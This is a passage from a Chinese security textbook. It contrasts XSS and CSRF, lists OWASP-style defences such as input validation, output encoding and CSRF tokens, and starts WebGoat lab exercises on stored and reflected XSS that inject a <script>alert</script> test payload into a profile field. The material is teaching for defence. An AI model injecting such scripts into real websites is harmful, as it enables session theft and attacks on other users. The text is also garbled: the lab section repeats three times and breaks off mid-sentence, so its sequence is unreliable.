XSS 攻击需要借助脚本语言，CSRF 攻击则未必需要脚本语言。XSS 需要受害站点接受用户输入来保存恶意代码，而 CSRF 攻击可能从第三方网站发起；XSS 产生的主要原因是对用户输入没有正确过滤，CSRF 产生的主要原因是采用了隐式的认证方式。如果一个网站存在 XSS 漏洞，那么它很大可能也存在 CSRF 漏洞。即使一个网站能够完美地防御 XSS，却未必能够防御 CSRF。另外，CSRF 与 XSS 也不是截然分开的，一个攻击可能既是 CSRF 攻击，又是 XSS 攻击。

（1）防护 XSS 攻击。

① 服务器端的防范措施。

来自应用安全国际组织 OWASP 的建议，对 XSS 最佳的防护应该结合以下两种方法：验证所有输入数据，有效检测攻击；对所有输出数据进行适当的编码，以防止任何已成功注入的脚本在浏览器端运行。具体如下。

✍输入验证：某个数据被接受为可被显示或存储之前，使用标准输入验证机制，验证所有输入数据的长度、类型、语法以及业务规则。

✍输出编码：数据输出前，确保用户提交的数据已被正确进行 entity 编码，建议对所有字符进行编码而不仅局限于某个子集。

✍明确指定输出的编码方式：不要允许攻击者为用户选择编码方式（如 ISO 8859—1 或 UTF 8）。

✍注意黑名单验证方式的局限性：仅仅查找或替换一些字符（如“<”、“>”或类似“script”的关键字），很容易被 XSS 变种攻击绕过验证机制。

✍警惕规范化错误：验证输入之前，必须进行解码及规范化以符合应用程序当前的内部表示方法。请确定应用程序对同一输入不做两次解码。

② 客户端的防范措施。

当打开一封 E-mail 或附件、浏览论坛帖子时，可能恶意脚本会自动执行，因此在做这些操作时一定要特别谨慎。建议在浏览器设置中关闭 JavaScript。如果使用 IE 浏览器，将安全级别设置到“高”。具体可以参照浏览器安全的相关文章。

这里需要再次提醒的是，XSS 攻击其实伴随着社会工程学的成功应用，需要增强安全意识，只信任值得信任的站点或内容。可以通过一些检测工具进行 XSS 的漏洞检测，类似工具有亿思网站安全检测平台。针对 XSS 的漏洞带来的危害是巨大的，如有发现，应立即修复漏洞。

(2) 防护 CSRF 攻击。

为了防范 CSRF 攻击，理论上可以要求对每个发送至该站点的请求都要显式地认证来消除威胁。例如重新输入用户名和口令。但实际上这会导致严重的易用性问题。所以，提出的防范措施既要易于实行，又不能改变现有的 Web 程序模式和用户习惯，不能显著降低用户体验。

① 服务器端的防范措施。

对于网站所有接受用户输入的内容进行严格的过滤。这条措施不止针对 CSRF 漏洞，而主要是减少 XSS 漏洞的可能性。而一个有 XSS 漏洞的网站很难保证它对 CSRF 是安全的。这条措施是其他安全措施的基础。

✍ GET 方法只用于从服务器端读取数据，POST 方法用于向服务器端提交或者修改数据。仅使用 POST 方法提交和修改数据不能防范 CSRF 攻击，但是会增加攻击的难度。避免攻击者简单地使用<IMG>等标签就能通过 GET 方法进行 CSRF 攻击。同时，这样做也符合 RFC2616 推荐的 Web 规范。

✍ 在所有 POST 方法提交的数据中提供一个不可预测的参数，例如一个随机数。或者一个根据时间计算的 Hash 值。并且在 Cookie 中也同样保存这个参数。把这个参数嵌入标签保存在 Form 表单中，当浏览器提交 POST 请求到服务器端时，从 POST 数据中取出这个参数并且和 Cookie 中的值做比较，如果两个值相等则认为请求有效，不相等则拒绝。根据同源策略和 Cookie 的安全策略，第三方网页是无法取得 Cookie 中的参数值的，所以它不能构造出相同随机参数的 POST 请求。

✍ 在关键的服务器端远程调用动作之前，增加人机交互环节。例如 CAPTCHA 人机区分识别程序(典型应用如图片验证码)。

✍ 利用 Cookie 安全策略中的安全属性，但是不要完全依赖 Cookie 安全策略中的安全属性，只信任同源策略，并围绕同源策略来打造 Web 应用程序的安全性。

✍ 正确配置网站针对 Flash 的跨域策略文件。严格限制跨域、跨站的请求。

② 客户端的防范措施。

✍ 保持浏览器更新，尤其是安全补丁，包括浏览器的 Flash 插件等的更新。同时也要留意操作系统、杀毒、防火墙等软件的更新。

✍ 访问敏感网站(例如信用卡、网上银行等)后，主动清理历史记录、Cookie 记录、表单记录、密码记录，并重启浏览器才访问其他网站。不要在访问敏感网站的同时上其他网站。

✍推荐使用某些带有“隐私浏览”功能的浏览器，例如 Safari。“隐私浏览”功能可以让用户在上网时不会留下任何痕迹。浏览器不会存储 Cookie 和其他任何资料，从而 CSRF 也拿不到有用的信息。

5. 实践操作及步骤

搭建实践环境 WebGoat 步骤参见实践 12。

1）存储型 XSS

（1）实践目标：

执行存储型跨站脚本攻击。以“Tom”身份登录网站，修改个人信息。验证用户 Jerry 是否会受到攻击。每个账户的密码是用户明名字的小写（如：Tom 的密码是 tom）。

（2）实践角色及过程。

攻击者：A 雇员。受害者：B 雇员。

过程：A 雇员修改自己的信息，在某字段中存放具有攻击性的 JavaScript 信息，此信息将存放到服务器的数据库中。B 雇员在查询 A 雇员信息时，会将 A 雇员此字段信息读取出来，即那段具有攻击性的 JavaScript 信息，从而达到攻击 B 雇员的效果。

（3）实践步骤。

① 选择 WebGoat 的 XSS LAB：stage1：stored xss，进入实践界面，如图 13-2 所示。




图 13-2 存储型跨站脚本攻击

② 雇员 A 以用户名 Tom、密码 tom 登录。选择 Tom，单击 ViewProfile 按钮，查看 Tom 的个人信息，如图 13-3 所示。

③ 雇员 A 修改个人信息。单击 EditProfile 按钮，在 Street 一栏中进行 XSS 攻击，如图 13-4 所示，加入如下代码：<script>alert("haha");</script>。单击 UpdateProfile，退出登录。

④ 雇员 B 以用户名 Jerry、密码 jerry 登录。选择浏览 Tom 的信息，会弹出这段注入脚本，注入成功，如图 13-5 所示。

2）反射型 XSS

反射型是最常用，也是使用得最广的一种攻击方式。它通过给别人发送带有恶意脚本

✍推荐使用某些带有“隐私浏览”功能的浏览器，例如 Safari。“隐私浏览”功能可以让用户在上网时不会留下任何痕迹。浏览器不会存储 Cookie 和其他任何资料，从而 CSRF 也拿不到有用的信息。

5. 实践操作及步骤

搭建实践环境 WebGoat 步骤参见实践 12。

1）存储型 XSS

（1）实践目标：

执行存储型跨站脚本攻击。以“Tom”身份登录网站，修改个人信息。验证用户 Jerry 是否会受到攻击。每个账户的密码是用户明名字的小写（如：Tom 的密码是 tom）。

（2）实践角色及过程。

攻击者：A 雇员。受害者：B 雇员。

过程：A 雇员修改自己的信息，在某字段中存放具有攻击性的 JavaScript 信息，此信息将存放到服务器的数据库中。B 雇员在查询 A 雇员信息时，会将 A 雇员此字段信息读取出来，即那段具有攻击性的 JavaScript 信息，从而达到攻击 B 雇员的效果。

（3）实践步骤。

① 选择 WebGoat 的 XSS LAB：stage1：stored xss，进入实践界面，如图 13-2 所示。




图 13-2 存储型跨站脚本攻击

② 雇员 A 以用户名 Tom、密码 tom 登录。选择 Tom，单击 ViewProfile 按钮，查看 Tom 的个人信息，如图 13-3 所示。

③ 雇员 A 修改个人信息。单击 EditProfile 按钮，在 Street 一栏中进行 XSS 攻击，如图 13-4 所示，加入如下代码：<script>alert("haha");</script>。单击 UpdateProfile，退出登录。

④ 雇员 B 以用户名 Jerry、密码 jerry 登录。选择浏览 Tom 的信息，会弹出这段注入脚本，注入成功，如图 13-5 所示。

2）反射型 XSS

反射型是最常用，也是使用得最广的一种攻击方式。它通过给别人发送带有恶意脚本

✍推荐使用某些带有“隐私浏览”功能的浏览器，例如 Safari。“隐私浏览”功能可以让用户在上网时不会留下任何痕迹。浏览器不会存储 Cookie 和其他任何资料，从而 CSRF 也拿不到有用的信息。

5. 实践操作及步骤

搭建实践环境 WebGoat 步骤参见实践 12。

1) 存储型 XSS

(1) 实践目标：

执行存储型跨站脚本攻击。以“Tom”身份登录网站，修改个人信息。验证用户 Jerry 是否会受到攻击。每个账户的密码是用户明名字的小写(如：Tom 的密码是 tom)。

(2) 实践角色及过程。

攻击者：A 雇员。受害者：B 雇员。

过程：A 雇员修改自己的信息，在某字段中存放具有攻击性的 JavaScript 信息，此信息将存放到服务器的数据库中。B 雇员在查询 A 雇员信息时，会将 A 雇员此字段信息读取出来，即那段具有攻击性的 JavaScript 信息，从而达到攻击 B 雇员的效果。

(3) 实践步骤。

① 选择 WebGoat 的 XSS LAB：stage1：stored xss，进入实践界面，如图 13-2 所示。




图 13-2　存储型跨站脚本攻击

② 雇员 A 以用户名 Tom、密码 tom 登录。选择 Tom，单击 ViewProfile 按钮，查看 Tom 的个人信息，如图 13-3 所示。

③ 雇员 A 修改个人信息。单击 EditProfile 按钮，在 Street 一栏中进行 XSS 攻击，如图 13-4 所示，加入如下代码：<script>alert("haha");</script>。单击 UpdateProfile，退出登录。

④ 雇员 B 以用户名 Jerry、密码 jerry 登录。选择浏览 Tom 的信息，会弹出这段注入脚本，注入成功，如图 13-5 所示。

2) 反射型 XSS

反射型是最常用，也是使用得最广的一种攻击方式。它通过给别人发送带有恶意脚本




图 13-3　Tom 的个人信息




图 13-4　XSS 攻击代码




图 13-5　XSS 注入成功

代码参数的 URL 实现攻击，当 URL 地址被打开时，特有的恶意代码参数被 HTML 解析、执行。它的特点是非持久化，必须用户单击带有特定参数的链接才能引起。跨站代码一般存在于某一个链接中，当受害者访问这样的链接时，跨站代码就被执行，这类跨站代码一般不会存储在服务器上面。

(1) 实践目标：

使用雇员搜索页面漏洞构造一个包含反射型 XSS 攻击代码的 URL。验证另一位雇员访问该 URL 会受影响。


(2) 实践角色及过程。

攻击者：A 雇员。受害者：B 雇员。

